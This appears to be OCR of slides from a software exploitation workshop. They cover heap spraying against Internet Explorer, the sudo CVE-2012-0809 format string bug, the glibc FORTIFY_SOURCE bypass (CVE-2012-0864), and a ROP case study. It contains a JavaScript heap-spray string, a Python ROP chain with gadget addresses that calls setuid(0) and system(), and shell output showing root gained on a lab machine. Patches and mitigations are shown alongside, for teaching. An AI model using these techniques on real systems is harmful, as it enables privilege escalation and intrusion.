
Heap Spraying

```
var s = unescape("%u6548%u7061%u462d%u2175")
```

BSTR String Object

```
4-bytes size       /   ASCII String  => "Heap-Fu!"      /   00 00 Trailer

-------------------------------------------------------------------------

08 00 00 00        /   48 65 61 70-2d 46 75 21          /   00 00
```

Heap Spraying




Heap Spraying

- Spray as many MB as needed until we're sure we control the data at our chosen location
- Try and redirect execution to our spray

0x0c0c0c0c

- For a use-after-free we need pointers
- Valid memory address on the heap
- Unlikely to be in use or fragmented
- Disassembles to (effectively) a NOP instruction (OR AL,0c)

0x0c0c0c0c


0x0c0c0c0c
Object
mov edx,dword ptr [eax]
mov ecx,eax
mov eax,dword ptr [edx]
call eax
0x0c0c0c20
0x0c0c0c1c
0x0c0c0c18
0x0c0c0c14
0x0c0c0c10
0x0c0c0c0c
0xcccccccc
0xcccccccc
0xcccccccc
0x0c0c0c0c
0x0c0c0c0c
0x0c0c0c0c
0x0c0c0c0c
0x0c0c0c0c
0x0c0c0c0c
eax = 0x0c0c0c0c
edx = 0x0c0c0c0c
eip = 0x0c0c0c14

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Browser Exploitation

Labs

Chance to tackle real worl vulnerabilities!

- CVE-2012-0809
  - Format string vulnerability in sudo 1.8.0-1.8.3p1
  - Allows privilege escalation
- Browser Exploitation
  - Use-after-free in ActiveX Contol

WorkBook

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string 
  - Browser Exploitation

sudo - CVE-2012-0809

- sudo 1.8.0-1.8.3p1
  - Format string vulnerability in **sudo_debug**()
  - Shipped with recent mainstream distributions (Fedora 16, OpenSuse 12.1, Gentoo, ...)
  - Commercial exploits available for Fedora 16
- Sudo Lab
  - Chance to play with real world software
  - You're up against DEP on Fedora 16

➡ `workshop/sudo_bootcamp/sudo-1.8.2/src/sudo.c`

CVE-2012-0809 patch

```
void
sudo_debug(int level, const char *fmt, ...)
{
    va_list ap;
    char *fmt2;

    if (level > debug_level)
        return;

    /* Backet fmt with program name and a newline to m
    easprintf(&fmt2, "%s: %s\n", getprogname(), fmt);
    va_start(ap, fmt);
    vfprintf(stderr, fmt2, ap);
    va_end(ap);
    efree(fmt2);
}
```

FIXED

```
va_start(ap, fmt);
evasprintf(&buf, fmt, ap);
va_end(ap);
fprintf(stderr, "%s: %s\n", getprogname(), buf);
efree(buf);
```

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Browser Exploitation 

Browser Exploitation

- Use-after-free.ocx
  - ActiveX control on Internet Explorer
  - Simple use-after-free demo

- Objective
  - Experiment with Heap Sprays
  - Build a working exploit

Appendix A

Glibc FORTIFY_SOURCE Integer Overflow

FORTIFY_SOURCE (2)

Enabling format string protections

```
[bof@localhost fmt]$ gcc -O2 -D_FORTIFY_SOURCE=2 -o fmt_vuln_fortify fmt_vuln.c
[bof@localhost fmt]$ ./fmt_vuln_fortify %10\$s
*-----------------------------------------*
| Format String Exploitation Exercise     |
*-----------------------------------------*
a(0x8049934) = 0xaabbddcc

*** invalid %N$ use detected ***
Aborted (core dumped)
[bof@localhost fmt]$ ./fmt_vuln_fortify %n
*-----------------------------------------*
| Format String Exploitation Exercise     |
*-----------------------------------------*
a(0x8049934) = 0xaabbddcc

*** %n in writable segment detected ***
Aborted (core dumped)
```

Debian answer to sudo vuln

From: [redacted]
To: 657985@bugs.debian.org
Subject: Re: Bug#657985: sudo: 1.8 Format String Vulnerability
Date: Tue, 31 Jan 2012 01:42:14 +0200 (EET)

> A full-disclosure user reported issue in sudo. Please verif
> http://seclists.org/fulldisclosure/2012/Jan/590 I hope the
> information is correct in this bug-report.

-D_FORTIFY_SOURCE=2 was enabled in package version 1.8.3p1-3. S
http://bugs.debian.org/cgi-bin/bugreport.cgi?bug=655417

This makes current sid package (1.8.3p1-3) safe. Any attempt to ex
the vulnerability via format string (%n) results in:
*** %n in writable segment detected *** and controlled abort.

CVE-2012-0864

CVE-2012-0864 glibc:

FORTIFY_SOURCE format string protection bypass via "nargs" integer overflow

- "Eulogy for format strings", *Capitan Planet*
  - *Integer overflow in the FORTIFY_SOURCE patch*
  - *It is possible to disable the patch by zeroing the IO_FLAGS2_FORTIFY*

http://www.phrack.org/issues.html?issue=67&id=9

CVE-2012-0864

```
nargs = MAX (nargs, max_ref_arg);

args_type = alloca (nargs * sizeof (int));
memset (args_type, s->_flags2 & _IO_FLAGS2_FORTIFY ? '\xff' : '\0',
        nargs * sizeof (int));
args_value = alloca (nargs * sizeof (union printf_arg));
args_size = alloca (nargs * sizeof (int));
```

Integer overflow

```
for (cnt = 0; cnt < nspecs; ++cnt)
  {
    if (specs[cnt].width_arg != -1)
      args_type[specs[cnt].width_arg] = PA_INT;

    if (specs[cnt].prec_arg != -1)
      args_type[specs[cnt].prec_arg] = PA_INT;
```

NULL write

%1$*100$u will read the 100th argument's value, and write that many spaces.

Outline of the attack

Exploit the NULL write to zero the _flags2 field of the stream structure:

```
if (s->_flags2 & _IO_FLAGS2_FORTIFY)
{
   if (! readonly_format)
      {
        [...]
        if (readonly_format < 0)
         __libc_fatal ("*** %n in writable segment detected ***\n");
}
```

- This disables the check for %n in writable memory
- There is a second check that can be disabled likewise…

➡ WorkBook

CVE-2012-0864 patch

```
nargs = MAX (nargs, max_ref_arg);

args_type = alloca (nargs * sizeof (int));
```


FIXED

```
nargs = MAX (nargs, max_ref_arg);

/* Calculate total size needed to represent a single argument across
   all three argument-related arrays.  */
bytes_per_arg = sizeof (*args_value) + sizeof (*args_size)
                + sizeof (*args_type);

/* Check for potential integer overflow.  */
if (__builtin_expect (nargs > SIZE_MAX / bytes_per_arg, 0))
  {
      __set_errno (ERANGE);
      done = -1;
      goto all_done;
  }
```

Appendix B

ROP Case Study: Bypassing bash setuid protection

Bash setuid protection (1)



- The VM contains a modified version of bash that skips this check

```
[root@localhost exercises]# ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Nov 25 13:56 /bin/sh -> bash_priv
```

Bash setuid protection (2)

- Let's restore the standard bash...

```
[root@localhost bin]# rm sh
rm: remove symbolic link `sh'? y
[root@localhost bin]# ln -s bash sh
```

```
[bof@localhost exercises]$ python ex2.py
*-------------------------------------*
| Format String Exploitation Exercise |
*-------------------------------------*
a(0x80498e0) = 0xaabbddcc

[illegible]

086866236 [bof@localhost exercises]$ ps
  PID TTY          TIME CMD
 1698 pts/1    00:00:00 bash
 2054 pts/1    00:00:00 python
 2057 pts/1    00:00:00 B
 2112 pts/1    00:00:00 ps
[bof@localhost exercises]$ whoami
bof
```

Run the exploit

Shell spawn successfully

Privileges dropped

Bash setuid protection (3)


- Solution
  - Before calling system(), set real uid/gid to 0 (root)
  - --> call setuid(0), setgid(0)
- Problem
  - Many times we can't have zero bytes
  - Shellcode can get around zero bytes
  - What about ret2libc?

Case study: ROP to call setuid (1)

- Idea
  - build ROP chain to call setuid(0) before system()
- We need 3 gadgets:

Gadgets	Description
`g1: zero r1 ;; ret`	Zero r1 so we can use it as an argument
`g2: pop r2 ;; ret`	Load function address into r2
`g3: mov r1, (esp) ;; call *r2 ;; ret`	Call r2 using r1 as an argument

Case study: ROP to call setuid (2)



Case study: ROP to call setuid (3)

- Let's wrap everything together in a nice function:

```
def call_1arg_zero(func_address):
    # xor %edx,%edx ;; mov %edx,%eax ;; ret ;;
    zero_edx = struct.pack('L', 0xb7ea33b5)

    # pop %eax ;; ret ;;
    load_eax = struct.pack('L', 0xb7e465f8)

    # mov %edx,(%esp) ;; call *%eax ;; add $0x18,%esp ;; pop %ebx ;;
    call_eax = struct.pack('L', 0xb7e3890d)

    return zero_edx + load_eax + func_address + call_eax + "PADD"*7
```

```
call_system = call_1arg_zero(setuid) + systemAddress + "PADD" + binShAddress
```

➡ workshop/fmt/solutions/ex2_ROP.py

Case study: ROP to call setuid (4)

```
[bof@localhost exercises]$ python ex2_ROP.py
*-----------------------------------------*
| Format String Exploitation Exercise     |
*-----------------------------------------*
a(0x80498e0) = 0xaabbddcc

[illegible]

086866236 [root@localhost exercises]# ps
  PID TTY          TIME CMD
 2803 pts/3    00:00:00 fmt_vuln
 2804 pts/3    00:00:00 B
 2855 pts/3    00:00:00 ps
[root@localhost exercises]# whoami
root
```

Further readings

- ROP recipes
  - G. Fresi Roglia, "*Surgically returning to randomized lib(c)*" http://security.dsi.unimi.it/~roberto/pubs/acsac09.pdf
  - "*ROP with common functions in Ubuntu/Debian x86*" http://auntitled.blogspot.co.uk/2011/09/rop-with-common-functions-in.html
- Tools
  - ROPEME – ROP Exploit Made Easy
  - Mona